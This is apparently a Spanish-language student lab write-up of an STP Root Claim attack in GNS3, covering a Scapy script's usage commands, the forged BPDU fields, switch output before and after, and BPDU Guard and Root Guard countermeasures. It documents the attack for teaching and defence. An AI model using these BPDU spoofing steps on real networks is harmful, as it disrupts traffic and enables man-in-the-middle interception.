

06

STP Root Claim Attack

Documentación Técnica — Laboratorio de Seguridad de Redes GNS3

STP — Capa 2 | OSI Layer 2

Autor: Diego Marte

Matrícula: 2023-0316

GitHub: github.com/DarkyGhost107/network-security-stp-root-attack

Fecha: 5 de junio de 2026

GNS3 | Laboratorio Controlado | Uso Educativo Exclusivo

STP Root Claim Attack — Laboratorio de Seguridad de Redes

Aviso Legal

Este repositorio es de uso exclusivamente educativo dentro de un laboratorio controlado (GNS3). El uso de estas técnicas en redes reales sin autorización expresa es ilegal.

1. Objetivo del Laboratorio

Demostrar el ataque STP Root Claim: el atacante envía ****BPDUs** (***Bridge Protocol Data Units***) con una prioridad de bridge inferior (numéricamente) a la del Root Bridge legítimo. Esto provoca que los switches de la red elijan al atacante como nuevo Root Bridge, forzando una reconvergencia STP** y potencialmente redirigiendo el tráfico por el atacante (MitM).

2. Objetivo del Script

stp_root_attack.py envía continuamente BPDUs de configuración STP con:

- Prioridad = 0 (la más baja posible, siempre gana la elección).
- Root MAC = MAC del atacante.
- Path Cost = 0 (camino aparentemente más corto).

Esto fuerza a los switches vecinos a actualizar su topología STP y elegir al atacante como Root Bridge.

3. Parámetros del Script

Parámetro	Flag	Tipo	Default	Descripción
Interfaz	-i / --interface	str	eth0	Interfaz de red
Intervalo	--interval	float	2.0	Segundos entre BPDUs (= hello time STP)
Prioridad	--priority	int	0	Prioridad del bridge (0 = mínima, gana)
VLAN	--vlan	int	1	VLAN objetivo

Ejemplo de uso

```
# Ataque básico (prioridad 0, intervalo 2s)
sudo python3 stp_root_attack.py

# Con interfaz específica
sudo python3 stp_root_attack.py -i eth1

# Con prioridad mínima y envío rápido
sudo python3 stp_root_attack.py --priority 0 --interval 1.0
```

```
(root@kali)-[/home/kali/network-security-stp-root-attack]
# sudo python3 stp_root_attack.py -i eth1 --interval 1.0

STP ROOT CLAIM ATTACK - Laboratorio GNS3
Interfaz: eth1 | MAC: 08:00:27:43:0a:e3
Prioridad: 0 (0 = mas baja, gana eleccion STP)
VLAN: 1 | Intervalo: 1.0s

[*] Enviando BPDUs maliciosos para reclamar Root Bridge...
[*] Impacto: reconvergencia STP, caida momentanea de trafico
[+] BPDUs enviados: 2 | Tiempo: 1.1s
```

4. Requisitos

```
# Sistema operativo
Kali Linux / Ubuntu 20.04+

# Python
Python 3.8+

# Dependencias
pip install scapy

# Privilegios
root (sudo)

# Scapy debe tener soporte STP (incluido por defecto)
python3 -c "from scapy.all import STP; print('STP OK')"
```

5. Funcionamiento del Script

```

FLUJO DEL ATAQUE

1. Obtener MAC real de la interfaz del atacante

2. Construir BPDU de configuración STP:
  · dst = 01:80:c2:00:00:00 (STP multicast)
  · LLC: dsap=0x42, ssap=0x42
  · rootid = 0 (prioridad mínima)
  · rootmac = MAC_ATACANTE
  · bridgeid = 0
  · pathcost = 0

3. Enviar BPDU cada 2 segundos (hello time)

4. Los switches comparan:
  Bridge ID legítimo: prioridad 32768 + MAC
  Bridge ID atacante: prioridad 0 + MAC ← GANA

5. Red reconverge → atacante es nuevo Root Bridge
6. Tráfico puede ser redirigido por el atacante

```

Elección del Root Bridge:

```

ANTES del ataque:
SW-A (prioridad 4096) = Root Bridge legítimo ✓
SW-B (prioridad 32768)
SW-C (prioridad 32768)

DESPUÉS del ataque:
ATACANTE (prioridad 0) = Root Bridge FALSO ← gana
SW-A (prioridad 4096) = ya no es root
Reconvergencia STP → posible caída momentánea de tráfico

```


Estructura del BPDU malicioso:

```

[ Ethernet II ]
├─ dst: 01:80:c2:00:00:00 (STP Multicast)
├─ src: MAC_ATACANTE
└─ [ LLC ]
    ├─ dsap=0x42 ssap=0x42 ctrl=0x03
    └─ [ STP Configuration BPDU ]
        ├─ bpdu type: 0x00 (Configuration)
        ├─ bpdu flags: 0x01 (Topology Change)
        ├─ rootid: 0 ← PRIORIDAD MÍNIMA
        ├─ rootmac: MAC_ATACANTE
        ├─ pathcost: 0
        ├─ bridgeid: 0
        ├─ hellotime: 2
        ├─ maxage: 20
        └─ fwddelay: 15

```

6. Topología de Red (GNS3)



Direccionamiento

Dispositivo	IP Mgmt	Prioridad STP	Rol
SW-A	192.168.1.1/24	4096	Root Bridge legítimo
SW-B	192.168.1.2/24	32768	Switch de distribución
SW-C	192.168.1.3/24	32768	Switch de acceso
Atacante	192.168.1.50/24	0	Root Bridge falso

7. Capturas de Pantalla

Topología STP antes del ataque

```
SW-B#show spanning-tree vlan 10
VLAN0010
  Spanning tree enabled protocol ieee
  Root ID    Priority    4106
             Address     0c7c.95ad.0000
             Cost        4
             Port        6 (GigabitEthernet1/1)
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32778 (priority 32768 sys-id-ext 10)
             Address     0cab.b449.0000
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface      Role Sts Cost      Prio.Nbr Type
-----
Gi0/0          Desg FWD 4         128.1   Shr
Gi1/0          Desg FWD 4         128.5   Shr
Gi1/1          Root FWD 4         128.6   Shr
```

Script enviando BPDUs

```
(root@kali)-[/home/kali/network-security-stp-root-attack]
# sudo python3 stp_root_attack.py -i eth1 --interval 1.0
```

```
STP ROOT CLAIM ATTACK - Laboratorio GNS3
Interfaz: eth1 | MAC: 08:00:27:43:0a:e3
Prioridad: 0 (0 = mas baja, gana eleccion STP)
VLAN: 1 | Intervalo: 1.0s
```

```
[*] Enviando BPDUs maliciosos para reclamar Root Bridge...
[*] Impacto: reconvergencia STP, caida momentanea de trafico
[+] BPDUs enviados: 2 | Tiempo: 1.1s
```

Nuevo Root Bridge (atacante)

```
SW-B#
SW-B#show spanning-tree vlan 10
```

```
VLAN0010
  Spanning tree enabled protocol ieee
  Root ID    Priority    0
             Address     0800.2743.0ae3
             Cost        4
             Port        1 (GigabitEthernet0/0)
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32778 (priority 32768 sys-id-ext 10)
             Address     0cab.b449.0000
             Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  15 sec
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Gi0/0	Root	FWD	4	128.1	Shr
Gi1/0	Desg	FWD	4	128.5	Shr
Gi1/1	Desg	FWD	4	128.6	Shr

Comandos para verificar el ataque:

```
! Ver el Root Bridge actual
show spanning-tree

! Ver resumen por VLAN
show spanning-tree summary

! Ver si hubo cambio de topología
show spanning-tree detail | include topology
```

8. Contramedidas

Contramedida	Comando Cisco IOS	Descripción
BPDU Guard	spanning-tree bpduguard enable	Apaga el puerto si recibe un BPDU
Root Guard	spanning-tree guard root	Ignora BPDUs mejores (prioridad menor)
BPDU Filter	spanning-tree bpdufilter enable	No envía/recibe BPDUs en el puerto
Root Bridge manual	spanning-tree vlan 1 priority 0	Fijar el root legítimo con prioridad 0
PortFast	spanning-tree portfast	Solo en puertos de acceso (endpoints)

Configuración Cisco IOS — Defensa completa:

```
! Fijar Root Bridge legítimo con la prioridad más baja
spanning-tree vlan 1 priority 0

! BPDU Guard en puertos de acceso (hacia endpoints/atacantes)
interface range GigabitEthernet0/1 - 24
 spanning-tree bpduguard enable
 spanning-tree portfast

! Root Guard en puertos de distribución (previene root externo)
interface GigabitEthernet0/25
 spanning-tree guard root

! Verificar BPDU Guard
show spanning-tree inconsistentports
show spanning-tree interface GigabitEthernet0/1 detail
```

```
SW-B#conf t
Enter configuration commands, one per line. End with CNTL/Z.
SW-B(config)#interface GigabitEthernet0/0
SW-B(config-if)# switchport mode access
SW-B(config-if)# switchport access vlan 10
SW-B(config-if)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a single
host. Connecting hubs, concentrators, switches, bridges, etc... to this
interface when portfast is enabled, can cause temporary bridging loops.
Use with CAUTION

%Portfast has been configured on GigabitEthernet0/0 but will only
have effect when the interface is in a non-trunking mode.
SW-B(config-if)# spanning-tree bpduguard enable
SW-B(config-if)# no shutdown
SW-B(config-if)#exit
```

```
SW-B#
*Jun  5 21:22:35.844: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on port Gi0/0 with BPDU Guard enabled. Disabling port.
SW-B#
*Jun  5 21:22:35.844: %PM-4-ERR_DISABLE: bpduguard error detected on Gi0/0, putting Gi0/0 in err-disable state
*Jun  5 21:22:36.844: %LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed state from up to down
SW-B#
*Jun  5 21:22:37.844: %LINK-3-UPDOWN: Interface GigabitEthernet0/0, changed state to down
```

9. Referencias

- MITRE ATT&CK T1557 — Adversary-in-the-Middle
- IEEE 802.1D — Spanning Tree Protocol
- Cisco STP Security Best Practices
- Cisco BPDU Guard Configuration

Laboratorio de Seguridad de Redes · GNS3 · Uso educativo exclusivo